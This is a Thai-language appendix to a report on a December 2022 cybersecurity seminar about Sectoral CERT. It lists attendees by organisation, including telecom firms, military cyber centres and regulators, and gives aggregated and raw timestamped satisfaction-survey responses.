36	นักเรียน	ก้นอพัฒน์	กรวิชญ์สิริชัย	
37	บ. เด็พธรพีร์ลก จำกัด	นงคล	อังคณาวิรัยารักษ์	
38	บริษัท ประกันสินเชื่ออุตสาหกรรมขนาดย่อม	สมเกียรติ	รุ่งเรืองลดา	
39	บริษัท เอ็นติล้อ จำกัด (มหาชน)	ปิยพล	เจดียานันท์	
		พักนภัชยา	นิธินันท์คงสิน	
		วรเมธ	ประกอบทอง	
40	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	ธีติ	ศิริมานะกุล	
		นพรัตน์	เจริญพร้อมสกุล	
41	บริษัท ซี.เอ. เอ็กซ์เพรส กรุ๊ป จำกัด	ประสิทธิ์ชัย	บุญเสริม	
		วรรณรัชต์	อัตรอดุรพักตร์	
42	บริษัท กรีนปิลล์ บรอดแบนด์ จำกัด (มหาชน)	บัญชา	กลั่นประยูร	
		วรวิทย์	กิติกุล	
		วิชยุตม์	แก่งทองคำ	

ลำดับที่	บริษัท/องค์กร	ชื่อ	นามสกุล	ลายเซ็น
43	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	กัณฑ์ภา	วรคามิน	
		คมชัย	ปวโรภาส	
		เมตรมน	ทองขาว	
		เบญจวรรณ	อาทิสรพรหม	
		พงษ์ศักดิ์	แม่นน้อย	
		ลักษณา	สุทธิการ	
		อาภาภร	อ่อนเปรี้ยว	
44	บริษัท ธนชาตประกันภัย จำกัด (มหาชน)	แพนนพ	สืบแก้ว	
		ยศศักดิ์	พุทธิจุล	
		วุฒิพงษ์	อัชฌากรลักษณ์	
45	บริษัท ยูนิเทค อินฟอร์เมชั่น ไซเวย์ จำกัด	คันศร์	สาริยาชีวะ	
		สุวัฒน์	โลกาพัฒนา	
46	บริษัท อีอาร์เอ โซลดิ้ง ประเทศไทย จำกัด (สำนักงานใหญ่)	นายรัฐวัชร์	ศิริวงศ์	
		นางสาวศิริลักษณ์	สุวรรณมงคล	
47	บริษัท หลักทรัพย์หยวนต้า (ประเทศไทย) จำกัด.	สากล	วงศ์สุวัฒน์	
48	บุคคลทั่วไป	ฉกาจพล	อิมพงษ์	

ลำดับที่	บริษัท/องค์กร	ชื่อ	นามสกุล	ลายเซ็น
49	มหาวิทยาลัยเชียงใหม่	โอภาส	หมั่นแสน	
50	มหาวิทยาลัยหัวดล	อิทธิพล	รัศมีโรจน์	
51	ศูนย์ไซเบอร์ กรมเทคโนโลยีสารสนเทศและอวกาศกลาโหม	พันโท ญาณินทร์	สุรพันธ์ไพโรจน์	
52	ศูนย์ไซเบอร์กองทัพบก	พ.อ. ธีรนันท์	นันทขว้าง	
		พ.อ. พันแสตร	กันงาม	พ.อ.
		พ.อ. วัลลก	จันที	พ.อ.
		พ.อ. อนิวรรต	เหมนิธิ	พ.อ.
		พ.อ. เอกสิทธิ์	วีระธรรมนูญ	พ.อ.
53	ศูนย์ไซเบอร์กองทัพอากาศ	กิตติศักดิ์	สุวรรณรักษ์	
		น.อ.นิวัติ	เมียนพลอย	
54	ศูนย์ไซเบอร์กหาร กองบัญชาการกองทัพไทย	น.อ. ชยุติ	ภู่พิทยาธนากร ร.น.	
55	ศูนย์เทคโนโลยีสารสนเทศและการสื่อสาร สำนักงานปลัดกระทรวงสาธารณสุข	นายอนันต์	กนกศิลป์	

ลำดับที่	บริษัท/องค์กร	ชื่อ	นามสกุล	ลายเซ็น
56	สกมช.	ณิชากร	ด้วยวรพัชฐ	
		ดรุณี	พิกุลทอง	
		ธีรพล	หนองหว้า	
		นวรัตน์	วายศรี	
		นวรัตน์	ทิพย์รัตน์วรการ	
		ศักดิพงษ์	สินหมั่นเปี่ยม	
		ศุภกนิฐ	รัตนวราหะ	
		อุษณีย์	ศิริพัฒนพาณิชย์	
57	สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์	ขนิษฐา	พุ่มรุ่งเรือง	
		ปรียาวัลย์	วงศ์นาค	
		พัชรี	พงศ์บริธร	
		เลิศรัตน์	ระมานกูล	
		สุภาพร	บุญภช	
58	สมาคมสื่อมวลชนเพื่อการท่องเที่ยว	สุพัตรา	หัตถคุณ	

ลำดับที่	หน่วยงาน	ชื่อ	นามสกุล	ลายเซ็น
59	สำนักงาน ก.ล.ต.	ปภิภาณ	จันทร์ชาตรี	
		วรนาท	หนั่นวิชิต	
		เอกราช	อรรษยาการ	
60	สำนักงาน กสทช	อัครกฤษณ์	ศรีอรุณ	
		กมเทอร	ฉวาง	
		ฉวาภัพิงษ์	ธาดาฉลภัพย์	
		ยสวัสร	สุนัยยาวัฒน์	
		ว่าที่ร้อยเอกนัฐ	ต้นติบุตร	
61	สำนักงาน คปภ.	ชัยวุฒิ	โฆษิตจินดา	
		ปรัชญา	ธรรมนิยม	
62	สำนักงาน ป.ป.ส.	อธิวัฒน์	พูลกล้าย	
63	สำนักงานคณะกรรมการกำกับหลักทรัพย์และตลาดหลักทรัพย์	เอกกนัฏฐ์	อนนทเจริญวณิช	
64	สำนักงานคณะกรรมการข้อมูลข่าวสารของราชการ	ปคัลภา	เชื้อดี	
		วรรณา	ตรีนหาโชค	
65	สำนักงานประสานการกิจด้านความมั่นคงกับ กอ.รมน.	พัชญะ	อร่ามพงษ์	

ลำดับที่	บริษัท/องค์กร	ชื่อ	นามสกุล	ลายเซ็น
66	สำนักงานปลัดกระทรวงดิจิทัลเพื่อเศรษฐกิจและสังคม	ปริญญา	ก้อยอะนก	
		วรัทธกฤต	เดชเดี่ยว	
67	สำนักงานปลัดกระทรวงสาธารณสุข	พีระวิทย์	สิงห์สุ่ง	
		ราชิ	ปาลือชา	
		สุธาทิพย์	คล้ายแหลือง	
		สุวันต์นา	เสนอเนตร	
68	สำนักงานปลัดสำนักนายกรัฐมนตรี	กฤพล	พลธร	
		สมเจตน์	ทับนา	
		สวลี	สุขปลอด	
69	สำนักงานพัฒนารัฐบาลดิจิทัล (องค์การมหาชน)	คมกริช	คำสวัสดิ์	
		ปรัสดยุ	เกียมกอง	
		พลากร	ลากองกรณ์	
		ศรีสุดา	แซ่เอ็ง	
70	สำนักงานสาธารณสุขจังหวัดศรีสะเกษ	นายยุพราช	พันแสน	
71	สำนักนายกรัฐมนตรี	นายธีระยุทธ	ธีรประทีบกร์	
72	องค์การกระจายเสียงและแพร่ภาพสาธารณะแห่งประเทศไทย	อักรภูมิ	จันกร์ละม่อม	
73	อิสระ	ร้อยตรีพรัช	อัตรวุฒิชัย	

ลำดับ	บริษัท/องค์กร	ชื่อ - นามสกุล	ลายเซ็น
	สพธอ.	คุณ รวรรธชัย	
	DGA	ธัญลักษ์ ปกติสวงศ์	
	ดีทูน์	ศักดิ์ชัย	
	ซิสเทมไทรกิล	ปฏิบัติ	
	สกมช	[illegible]	
	NT	ธนกร	
	NT	โรจน์ปัญญ์	
	NT	[illegible]	
	NT	[illegible]	
	Extend IT Resource	[illegible]	
	ITC	[illegible]	
	[illegible]	[illegible]	

ลำดับ	บริษัท/องค์กร	ชื่อ - นามสกุล	ลายเซ็น
	Stylight	Wanchai Hanitpawarut	

ผนวก ข แบบประเมินงานสัมมนาฯ

	หัวข้อการประเมิน	ระดับความพึงพอใจ					
		มากที่สุด 5	มาก 4	ปานกลาง 3	น้อย 2	น้อยที่สุด 1	ไม่ได้เข้าร่วม 0
1	**ด้านการประชาสัมพันธ์**						
	1. มีความชัดเจนและเข้าใจง่าย	37	23	10	1		
	2. มีรายละเอียดของงานอธิบายครบถ้วน	40	21	9	1		
	3. ความสะดวกในการลงทะเบียนเข้าร่วมงาน	47	21	2	1		
	4. การแจ้งเตือนกำหนดการงานสัมมนา	43	22	3	1		2
2	**การร่วมงานสัมมนา**						
	2.1 ร่วมในงานสัมมนา จำนวน 60 ท่าน						
	1. สถานที่มีความเหมาะสม	42	22	2			5
	2. เจ้าหน้าที่การบริการสุภาพ	48	18				5
	3. การเดินทางสะดวก	38	21	7			5
	4. ระบบภาพและเสียง	45	19	2			5
	5. อาหารบริการมีความเหมาะสม	39	27				5
	2.2 ร่วมงานทาง Facebook จำนวน 11 ท่าน						
	1. ความสะดวกในการร่วมงานผ่าน Facebook	21	6		1		
	2. การใช้งานถาม-ตอบผ่าน Facebook	20	6	1	1		
	3. คุณภาพภาพและเสียง	19	8		1		
3	**ด้านวิทยากร**						
3.1	**หัวข้อ “ความสำคัญของ การรักษาความมั่นคงปลอดภัยไซเบอร์กับการให้บริการโทรคมนาคม”**						
	1. สามารถนำความรู้ไปใช้ต่อได้	38	26	5			2
3.2	**หัวข้อ “การสนับสนุนของสำนักงานคณะกรรมการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ ที่มีต่อ Sectoral CERT”**						
	1. สามารถนำความรู้ไปใช้ต่อได้	37	27	4			3

	หัวข้อการประเมิน	ระดับความพึงพอใจ					
		มากที่สุด 5	มาก 4	ปานกลาง 3	น้อย 2	น้อยที่สุด 1	ไม่ได้เข้าร่วม 0
3.3	**หัวข้อ “บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoral CERT”**						
	1. การเตรียมตัวและความพร้อมของวิทยากร	49	20	1			1
	2. สามารถอธิบายเนื้อหาได้ชัดเจนและตรงประเด็น	49	18	3			1
	3. ใช้ภาษาที่เหมาะสมและเข้าใจง่าย	50	19	1			1
	4. การตอบคำถามของวิทยากร	47	20	2			2
	5. สื่อการบรรยายเหมาะสม	48	20	1			2
	6. สามารถนำความรู้ไปใช้ต่อได้	47	18	2			4
3.4	**“รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง”**						
	1. การเตรียมตัวและความพร้อมของวิทยากร	52	16	3			1
	2. สามารถอธิบายเนื้อหาได้ชัดเจนและตรงประเด็น	50	18	2			1
	3. ใช้ภาษาที่เหมาะสมและเข้าใจง่าย	52	16	2			1
	4. การตอบคำถามของวิทยากร	50	18	2			1
	5. สื่อการบรรยายเหมาะสม	48	18	3			2
	6. สามารถนำความรู้ไปใช้ต่อได้	50	18	2			1

ประทับเวลา	1.การประชาสัมพันธ์งาน [มีความชัดเจนและเข้าใจง่าย]	1.การประชาสัมพันธ์งาน [มีรายละเอียดของงานอธิบายครบถ้วน]
12/15/2022 10:36:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 11:58:46	ปานกลาง 3	ปานกลาง 3
12/15/2022 12:02:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:07:28	ปานกลาง 3	ปานกลาง 3
12/15/2022 12:08:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:01	น้อย 2	น้อย 2
12/15/2022 12:08:05	ปานกลาง 3	ปานกลาง 3
12/15/2022 12:08:09	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:27	มาก 4	มาก 4
12/15/2022 12:08:29	ปานกลาง 3	มาก 4
12/15/2022 12:55:18	มากที่สุด 5	มาก 4
12/15/2022 13:09:04	มาก 4	มาก 4
12/15/2022 13:16:30	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:26:01	ปานกลาง 3	ปานกลาง 3
12/15/2022 13:33:31	มาก 4	มาก 4
12/15/2022 13:38:38	ปานกลาง 3	ปานกลาง 3
12/15/2022 13:39:29	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:10	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:35	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:55	มาก 4	มาก 4
12/15/2022 13:41:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:41:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:42:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:55:53	มาก 4	มาก 4
12/15/2022 14:05:14	มาก 4	มาก 4
12/15/2022 14:05:41	ปานกลาง 3	ปานกลาง 3
12/15/2022 14:06:00	ปานกลาง 3	ปานกลาง 3
12/15/2022 14:10:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:10	มาก 4	มาก 4
12/15/2022 14:11:13	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:31	มาก 4	มาก 4
12/15/2022 14:11:50	มาก 4	มากที่สุด 5
12/15/2022 14:12:50	มาก 4	มาก 4
12/15/2022 14:13:02	มาก 4	มากที่สุด 5
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:20	มาก 4	มาก 4
12/15/2022 14:14:04	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:14:04	มาก 4	มาก 4
12/15/2022 14:14:20	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:15:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:17:07	มากที่สุด 5	ปานกลาง 3
12/15/2022 14:20:12	มาก 4	มาก 4
12/15/2022 14:20:41	มาก 4	มาก 4
12/15/2022 14:22:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:22:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:34	มาก 4	มาก 4
12/15/2022 14:23:59	มาก 4	มาก 4
12/15/2022 14:24:01	มาก 4	มากที่สุด 5
12/15/2022 14:25:03	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:16	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:47	ปานกลาง 3	ปานกลาง 3
12/15/2022 14:25:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:26:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:35:49	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	**1.การประชาสัมพันธ์งาน** [มีความชัดเจนและเข้าใจง่าย]	**1.การประชาสัมพันธ์งาน** [มีรายละเอียดของงานอธิบายครบถ้วน]
12/15/2022 14:41:44	มาก 4	มาก 4
12/15/2022 14:41:45	มาก 4	มากที่สุด 5
12/15/2022 14:51:23	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:24:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:51	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:31	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:55	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:01	ปานกลาง 3	มาก 4
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:41	มาก 4	มากที่สุด 5
12/16/2022 9:59:37	มาก 4	มาก 4
12/16/2022 10:11:58	มาก 4	มาก 4

ประทับเวลา	1.การประชาสัมพันธ์งาน [ความสะดวกในการลงทะเบียนเข้าร่วมงาน]	1.การประชาสัมพันธ์งาน [การแจ้งเตือนกำหนดการงานสัมมนา]
12/15/2022 10:36:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 11:58:46	มาก 4	ปานกลาง 3
12/15/2022 12:02:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:07:28	ปานกลาง 3	ปานกลาง 3
12/15/2022 12:08:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:01	น้อย 2	น้อย 2
12/15/2022 12:08:05	มาก 4	มาก 4
12/15/2022 12:08:09	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:29	มาก 4	มาก 4
12/15/2022 12:55:18	มาก 4	มากที่สุด 5
12/15/2022 13:09:04	มาก 4	มาก 4
12/15/2022 13:16:30	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:26:01	ปานกลาง 3	มาก 4
12/15/2022 13:33:31	มาก 4	มาก 4
12/15/2022 13:38:38	มากที่สุด 5	มาก 4
12/15/2022 13:39:29	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:10	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:35	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:55	มากที่สุด 5	มาก 4
12/15/2022 13:41:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:41:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:42:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:55:53	มาก 4	
12/15/2022 14:05:14	มาก 4	
12/15/2022 14:05:41	มาก 4	มาก 4
12/15/2022 14:06:00	มาก 4	มาก 4
12/15/2022 14:10:52	มากที่สุด 5	มาก 4
12/15/2022 14:11:10	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:13	มากที่สุด 5	มาก 4
12/15/2022 14:11:31	มาก 4	มาก 4
12/15/2022 14:11:50	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:12:50	มาก 4	ปานกลาง 3
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:20	มาก 4	มาก 4
12/15/2022 14:14:04	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:14:04	มาก 4	มากที่สุด 5
12/15/2022 14:14:20	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:15:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:17:07	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:20:12	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:20:41	มาก 4	มาก 4
12/15/2022 14:22:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:22:43	มากที่สุด 5	มาก 4
12/15/2022 14:23:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:34	มาก 4	มาก 4
12/15/2022 14:23:59	มาก 4	มาก 4
12/15/2022 14:24:01	มากที่สุด 5	มาก 4
12/15/2022 14:25:03	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:16	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:47	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:26:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:35:49	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	**1.การประชาสัมพันธ์งาน** [ความสะดวกในการลงทะเบียนเข้าร่วมงาน]	**1.การประชาสัมพันธ์งาน** [การแจ้งเตือนกำหนดการงานสัมมนา]
12/15/2022 14:41:44	มาก 4	มาก 4
12/15/2022 14:41:45	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:51:23	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:24:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:51	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:31	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:55	มาก 4	มากที่สุด 5
12/15/2022 15:27:01	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:41	มากที่สุด 5	มาก 4
12/16/2022 9:59:37	มาก 4	มาก 4
12/16/2022 10:11:58	มาก 4	มาก 4

ประทับเวลา	2.การร่วมงานสัมมนา ท่านร่วมงานสัมมนาทางใด	2.1 การร่วมงานสัมมนา - มาร่วมในงานสัมมนา [สถานที่มีความเหมาะสม]
12/15/2022 10:36:43	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 11:58:46	ร่วมงานผ่านทาง Facebook Live (ตอบข้อ 2.2)	
12/15/2022 12:02:40	ร่วมงานผ่านทาง Facebook Live (ตอบข้อ 2.2)	
12/15/2022 12:07:28	ร่วมงานผ่านทาง Facebook Live (ตอบข้อ 2.2)	
12/15/2022 12:08:00	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 12:08:01	ร่วมงานผ่านทาง Facebook Live (ตอบข้อ 2.2)	
12/15/2022 12:08:05	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	ปานกลาง 3
12/15/2022 12:08:09	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 12:08:27	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 12:08:29	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 12:55:18	ร่วมงานผ่านทาง Facebook Live (ตอบข้อ 2.2)	มาก 4
12/15/2022 13:09:04	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 13:16:30	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 13:26:01	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 13:33:31	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 13:38:38	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 13:39:29	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 13:40:02	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 13:40:10	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 13:40:35	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 13:40:55	ร่วมงานผ่านทาง Facebook Live (ตอบข้อ 2.2)	มาก 4
12/15/2022 13:41:06	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 13:41:43	ร่วมงานผ่านทาง Facebook Live (ตอบข้อ 2.2)	มากที่สุด 5
12/15/2022 13:42:57	ร่วมงานผ่านทาง Facebook Live (ตอบข้อ 2.2)	มากที่สุด 5
12/15/2022 13:55:53	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:05:14	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:05:41	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 14:06:00	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 14:10:52	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:11:10	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 14:11:13	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:11:31	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 14:11:50	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:12:50	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 14:13:02	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:13:02	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:13:20	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 14:14:04	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:14:04	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	ปานกลาง 3
12/15/2022 14:14:20	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:15:06	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:17:07	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 14:20:12	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 14:20:41	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 14:22:02	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:22:43	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 14:23:27	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:23:34	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 14:23:59	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:24:01	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:25:03	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:25:16	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:25:47	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 14:25:52	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:26:40	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:35:49	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5

ประทับเวลา	2.การร่วมงานสัมมนา ท่านร่วมงานสัมมนาทางใด	2.1 การร่วมงานสัมมนา - มาร่วมในงานสัมมนา [สถานที่มีความเหมาะสม]
12/15/2022 14:41:44	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 14:41:45	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 14:51:23	ร่วมงานผ่านทาง Facebook Live (ตอบข้อ 2.2)	มาก 4
12/15/2022 15:24:57	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 15:25:43	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 15:25:51	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 15:26:31	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มาก 4
12/15/2022 15:26:52	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 15:26:55	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 15:27:01	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 15:27:05	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 15:27:05	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/15/2022 15:27:41	มาร่วมในงานสัมมนา (ตอบข้อ 2.1)	มากที่สุด 5
12/16/2022 9:59:37	ร่วมงานผ่านทาง Facebook Live (ตอบข้อ 2.2)	มาก 4
12/16/2022 10:11:58	ร่วมงานผ่านทาง Facebook Live (ตอบข้อ 2.2)	

ประทับเวลา	2.1 การร่วมงานสัมมนา - มาร่วมในงานสัมมนา [เจ้าหน้าที่การบริการสุภาพ]	2.1 การร่วมงานสัมมนา - มาร่วมในงานสัมมนา [การเดินทางสะดวก]
12/15/2022 10:36:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 11:58:46		
12/15/2022 12:02:40		
12/15/2022 12:07:28		
12/15/2022 12:08:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:01		
12/15/2022 12:08:05	มาก 4	ปานกลาง 3
12/15/2022 12:08:09	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:29	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:55:18	มาก 4	มาก 4
12/15/2022 13:09:04	มาก 4	มาก 4
12/15/2022 13:16:30	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:26:01	มากที่สุด 5	ปานกลาง 3
12/15/2022 13:33:31	มาก 4	มาก 4
12/15/2022 13:38:38	มากที่สุด 5	ปานกลาง 3
12/15/2022 13:39:29	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:10	มากที่สุด 5	มาก 4
12/15/2022 13:40:35	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:55	มาก 4	มาก 4
12/15/2022 13:41:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:41:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:42:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:55:53	มาก 4	มาก 4
12/15/2022 14:05:14	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:05:41	มาก 4	มาก 4
12/15/2022 14:06:00	มาก 4	มาก 4
12/15/2022 14:10:52	มากที่สุด 5	ปานกลาง 3
12/15/2022 14:11:10	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:13	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:31	มาก 4	มาก 4
12/15/2022 14:11:50	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:12:50	มาก 4	มาก 4
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:02	มากที่สุด 5	มาก 4
12/15/2022 14:13:20	มาก 4	มาก 4
12/15/2022 14:14:04	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:14:04	มาก 4	ปานกลาง 3
12/15/2022 14:14:20	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:15:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:17:07	มากที่สุด 5	มาก 4
12/15/2022 14:20:12	มาก 4	มาก 4
